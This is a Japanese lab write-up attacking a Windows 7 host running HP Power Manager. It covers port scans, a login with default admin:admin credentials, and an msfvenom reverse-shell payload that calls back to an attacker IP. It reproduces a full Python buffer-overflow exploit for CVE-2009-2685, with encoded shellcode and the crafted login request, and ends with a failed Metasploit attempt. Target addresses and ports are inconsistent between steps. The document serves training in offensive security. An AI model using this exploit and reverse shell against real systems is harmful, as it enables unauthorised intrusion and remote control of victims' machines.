Kevin

Nmap

開いているTCPポートをスキャンする.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 192.168.201.45 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

$ echo $ports
31,80,135,139,445,1301,3389,3573,4141,5583,8569,19624,23318,29170,32043,39026,39501,41570,49147,49152,49153,49154,49155,49156,49159,53292,58127,64374,64549,64833,64902,65131

$ nmap -p$ports -sV -A 192.168.201.45
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 19:11 JST
Nmap scan report for 192.168.201.45
Host is up (0.25s latency).

PORT      STATE  SERVICE            VERSION
31/tcp    closed msg-auth
80/tcp    open   http               GoAhead WebServer
| http-title: HP Power Manager
|_Requested resource was http://192.168.201.45/index.asp
135/tcp   open   msrpc              Microsoft Windows RPC
139/tcp   open   netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds       Windows 7 Ultimate N 7600 microsoft-ds (workgroup: WORKGROUP)
1301/tcp  closed ci3-software-1
3389/tcp  open   ssl/ms-wbt-server?
|_ssl-date: 2022-04-29T10:13:12+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: KEVIN
|   NetBIOS_Domain_Name: KEVIN
|   NetBIOS_Computer_Name: KEVIN
|   DNS_Domain_Name: kevin
|   DNS_Computer_Name: kevin
|   Product_Version: 6.1.7600
|_  System_Time: 2022-04-29T10:13:01+00:00
| ssl-cert: Subject: commonName=kevin
| Not valid before: 2022-02-14T16:29:03
|_Not valid after:  2022-08-16T16:29:03
3573/tcp  open   tag-ups-1?
4141/tcp  closed oirtgsvc
5583/tcp  closed tmo-icon-sync
8569/tcp  closed unknown
19624/tcp closed unknown
23318/tcp closed unknown
29170/tcp closed unknown
32043/tcp closed unknown
39026/tcp closed unknown
39501/tcp closed unknown
41570/tcp closed unknown
49147/tcp closed unknown
```


```
49152/tcp open   msrpc              Microsoft Windows RPC
49153/tcp open   msrpc              Microsoft Windows RPC
49154/tcp open   msrpc              Microsoft Windows RPC
49155/tcp open   msrpc              Microsoft Windows RPC
49156/tcp open   msrpc              Microsoft Windows RPC
49159/tcp open   msrpc              Microsoft Windows RPC
53292/tcp closed unknown
58127/tcp closed unknown
64374/tcp closed unknown
64549/tcp closed unknown
64833/tcp closed unknown
64902/tcp closed unknown
65131/tcp closed unknown
Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:ba:93:98 (VMware)
|_clock-skew: mean: 1h24m00s, deviation: 3h07m50s, median: 0s
| smb-os-discovery:
|   OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: kevin
|   NetBIOS computer name: KEVIN\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-04-29T03:13:01-07:00
| smb2-time:
|   date: 2022-04-29T10:13:01
|_  start_date: 2022-04-29T10:06:21
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.74 seconds
```

開いているUDPウェルノウンポートをスキャンする.


```
$ sudo nmap -Pn -sU --min-rate=10000 192.168.201.45
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 19:11 JST
Nmap scan report for 192.168.201.45
Host is up (0.31s latency).
Not shown: 915 open|filtered udp ports (no-response), 84 closed udp ports (port-unreach)
PORT    STATE SERVICE
137/udp open  netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
```

HTTP - 80TCP

HP Power Manager のログインページになっている．




`hp power manager default credentials` で検索すると，`admin:admin` がデフォルトの認証情報であることがわかる．



ログインすると管理画面が表示された．

`help` タブに移動すると，`HP Power Manager 4.2 (Build 7)` というバージョンだと分かる．



このバージョンに脆弱性が無いかしらべると，バッファーオーバーフローの脆弱性 が見つかる．

`msfvenom` をつかってペイロードを作成する．

```
$ msfvenom -p windows/shell_reverse_tcp -f exe --platform windows -a x86 -e x86/alpha_mixed -f c -b "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a" LHOST=192.168.0.153 LPORT=4321
<snip>
unsigned char buf[] =
"\x89\xe1\xdb\xcf\xd9\x71\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a"
<snip>
```

`unsigned char buf[] =` にあるペイロードを `python` スクリプトに貼り付ける．

```
#!/usr/bin/python2
# HP Power Manager Administration Universal Buffer Overflow Exploit
# CVE 2009-2685
# Tested on Win2k3 Ent SP2 English, Win XP Sp2 English
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# Spaghetti & Pwnsauce - 07/11/2009
```

```
#
# ryujin@bt:~$ ./hppowermanager.py 172.16.30.203
# HP Power Manager Administration Universal Buffer Overflow Exploit
# ryujin __A-T__ offensive-security.com
# [+] Sending evil buffer...
# HTTP/1.0 200 OK
# [+] Done!
# [*] Check your shell at 172.16.30.203:4444 , can take up to 1 min to spawn your shell
# ryujin@bt:~$ nc -v 172.16.30.203 4444
# 172.16.30.203: inverse host lookup failed: Unknown server error : Connection timed out
# (UNKNOWN) [172.16.30.203] 4444 (?) open
# Microsoft Windows [Version 5.2.3790]
# (C) Copyright 1985-2003 Microsoft Corp.

# C:\WINDOWS\system32>

import sys
from socket import *

print "HP Power Manager Administration Universal Buffer Overflow Exploit"
print "ryujin __A-T__ offensive-security.com"

try:
   HOST  = sys.argv[1]
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

PORT  = 80
RET   = "\xCF\xBC\x08\x76" # 7608BCCF JMP ESP MSVCP60.dll

# [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
# badchar = "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a"
SHELL = (
"n00bn00b"
"\x89\xe1\xdb\xcf\xd9\x71\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x4a"
"\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x69"
"\x6c\x69\x78\x4e\x62\x75\x50\x53\x30\x47\x70\x61\x70\x4c\x49"
"\x6b\x55\x50\x31\x49\x50\x75\x34\x4c\x4b\x76\x30\x30\x30\x6c"
"\x4b\x76\x32\x44\x4c\x6c\x4b\x71\x42\x45\x44\x6e\x6b\x62\x52"
"\x35\x78\x74\x4f\x4d\x67\x71\x5a\x66\x46\x66\x51\x69\x6f\x6e"
"\x4c\x57\x4c\x61\x71\x43\x4c\x76\x62\x46\x4c\x67\x50\x4f\x31"
"\x78\x4f\x46\x6d\x57\x71\x69\x57\x68\x62\x59\x62\x61\x42\x52"
"\x77\x6e\x6b\x43\x62\x44\x50\x4e\x6b\x43\x7a\x77\x4c\x4e\x6b"
"\x62\x6c\x64\x51\x72\x58\x5a\x43\x52\x68\x46\x61\x58\x51\x53"
"\x61\x6c\x4b\x50\x59\x35\x70\x33\x31\x69\x43\x6c\x4b\x51\x59"
"\x45\x48\x5a\x43\x55\x6a\x33\x79\x4e\x6b\x66\x54\x4c\x4b\x53"
"\x31\x59\x46\x50\x31\x59\x6f\x4c\x6c\x7a\x61\x78\x4f\x44\x4d"
"\x36\x61\x39\x57\x57\x48\x6b\x50\x54\x35\x7a\x56\x54\x43\x63"
"\x4d\x6b\x48\x55\x6b\x43\x4d\x74\x64\x51\x65\x59\x74\x43\x68"
"\x4c\x4b\x52\x78\x64\x64\x76\x61\x6e\x33\x71\x76\x4e\x6b\x54"
"\x4c\x32\x6b\x6c\x4b\x53\x68\x57\x6c\x77\x71\x79\x43\x4c\x4b"
```

```
"\x74\x44\x4c\x4b\x63\x31\x6a\x70\x6b\x39\x52\x64\x45\x74\x57"
"\x54\x73\x6b\x31\x4b\x53\x51\x73\x69\x50\x5a\x36\x31\x69\x6f"
"\x39\x70\x31\x4f\x51\x4f\x73\x6a\x6c\x4b\x65\x42\x6a\x4b\x4c"
"\x4d\x51\x4d\x52\x48\x44\x73\x46\x52\x35\x50\x45\x50\x55\x38"
"\x54\x37\x63\x43\x67\x42\x51\x4f\x43\x64\x72\x48\x52\x6c\x61"
"\x67\x36\x46\x33\x37\x39\x6f\x78\x55\x4f\x48\x4e\x70\x43\x31"
"\x47\x70\x55\x50\x65\x79\x4b\x74\x61\x44\x72\x70\x31\x78\x56"
"\x49\x6f\x70\x42\x4b\x43\x30\x39\x6f\x48\x55\x32\x70\x72\x70"
"\x30\x50\x46\x30\x31\x50\x56\x30\x43\x70\x36\x30\x30\x68\x6a"
"\x4a\x74\x4f\x69\x4f\x69\x70\x69\x6f\x79\x45\x4a\x37\x50\x6a"
"\x67\x75\x42\x48\x4b\x70\x49\x38\x72\x4f\x74\x6d\x55\x38\x46"
"\x62\x73\x30\x42\x30\x4b\x51\x6d\x59\x6b\x56\x71\x7a\x36\x70"
"\x76\x36\x50\x57\x63\x58\x4a\x39\x59\x35\x73\x44\x50\x61\x39"
"\x6f\x4b\x65\x4c\x45\x6f\x30\x42\x54\x44\x4c\x69\x6f\x32\x6e"
"\x47\x78\x73\x45\x7a\x4c\x55\x38\x68\x70\x78\x35\x69\x32\x56"
"\x36\x69\x6f\x7a\x75\x62\x48\x53\x53\x52\x4d\x55\x34\x43\x30"
"\x4f\x79\x68\x63\x52\x77\x70\x57\x32\x77\x55\x61\x59\x66\x32"
"\x4a\x54\x52\x62\x79\x31\x46\x38\x62\x59\x6d\x30\x66\x79\x57"
"\x32\x64\x34\x64\x65\x6c\x37\x71\x46\x61\x4c\x4d\x73\x74\x77"
"\x54\x46\x70\x68\x46\x43\x30\x37\x34\x73\x64\x32\x70\x61\x46"
"\x32\x76\x30\x56\x53\x76\x71\x46\x50\x4e\x61\x46\x33\x66\x46"
"\x33\x71\x46\x72\x48\x63\x49\x78\x4c\x45\x6f\x6d\x56\x59\x6f"
"\x39\x45\x4b\x39\x59\x70\x72\x6e\x70\x56\x43\x76\x39\x6f\x46"
"\x50\x75\x38\x45\x58\x6f\x77\x35\x4d\x45\x30\x4b\x4f\x59\x45"
"\x6f\x4b\x6c\x30\x48\x35\x4e\x42\x56\x36\x35\x38\x4c\x66\x4f"
"\x65\x6d\x6d\x4f\x6d\x49\x6f\x6b\x65\x45\x6c\x55\x56\x31\x6c"
"\x47\x7a\x4f\x70\x39\x6b\x59\x70\x74\x35\x46\x65\x4f\x4b\x30"
"\x47\x35\x43\x50\x72\x50\x6f\x50\x6a\x63\x30\x46\x33\x6b\x4f"
"\x7a\x75\x41\x41")

EH ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
EH +='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
EH +='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
EH +='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'

evil =  "POST http://%s/goform/formLogin HTTP/1.1\r\n"
evil += "Host: %s\r\n"
evil += "User-Agent: %s\r\n"
evil += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
evil += "Accept-Language: en-us,en;q=0.5\r\n"
evil += "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"
evil += "Keep-Alive: 300\r\n"
evil += "Proxy-Connection: keep-alive\r\n"
evil += "Referer: http://%s/index.asp\r\n"
evil += "Content-Type: application/x-www-form-urlencoded\r\n"
evil += "Content-Length: 678\r\n\r\n"
evil += "HtmlOnly=true&Password=admin&loginButton=Submit+Login&Login=admin"
evil += "\x41"*256 + RET + "\x90"*32 + EH + "\x42"*287 + "\x0d\x0a"
evil = evil % (HOST,HOST,SHELL,HOST)

s = socket(AF_INET, SOCK_STREAM)
s.connect((HOST, PORT))
print '[+] Sending evil buffer...'
s.send(evil)
print s.recv(1024)
print "[+] Done!"
```

```
print "[*] Check your shell at %s:4444 , can take up to 1 min to spawn your shell" % HOST
s.close()
```

スクリプトを実行する.

成功するとリバースシェルが手に入るが，shell の起動まで1分ほど掛かる.

```
$ ./hp_pm_buffer_overflow.py 192.168.111.45
HP Power Manager Administration Universal Buffer Overflow Exploit
ryujin __A-T__ offensive-security.com
[+] Sending evil buffer...
HTTP/1.0 200 OK

[+] Done!
[*] Check your shell at 192.168.111.45:4444 , can take up to 1 min to spawn your shell

$ nc -lvp 4321
listening on [any] 4321 ...
```

数回試したが，リバースシェルが手に入らない.

`msfconsole` でも試したが，リバースシェルは返ってこなかった.

```
msf6 exploit(windows/http/hp_power_manager_filename) > run

[*] Started reverse TCP handler on 192.168.0.153:443
[*] Generating payload...
[*] Trying target Windows XP SP3 / Win Server 2003 SP0...
[*] Payload sent! Go grab a coffee, the CPU is gonna work hard for you! :)
[*] Exploit completed, but no session was created.
msf6
```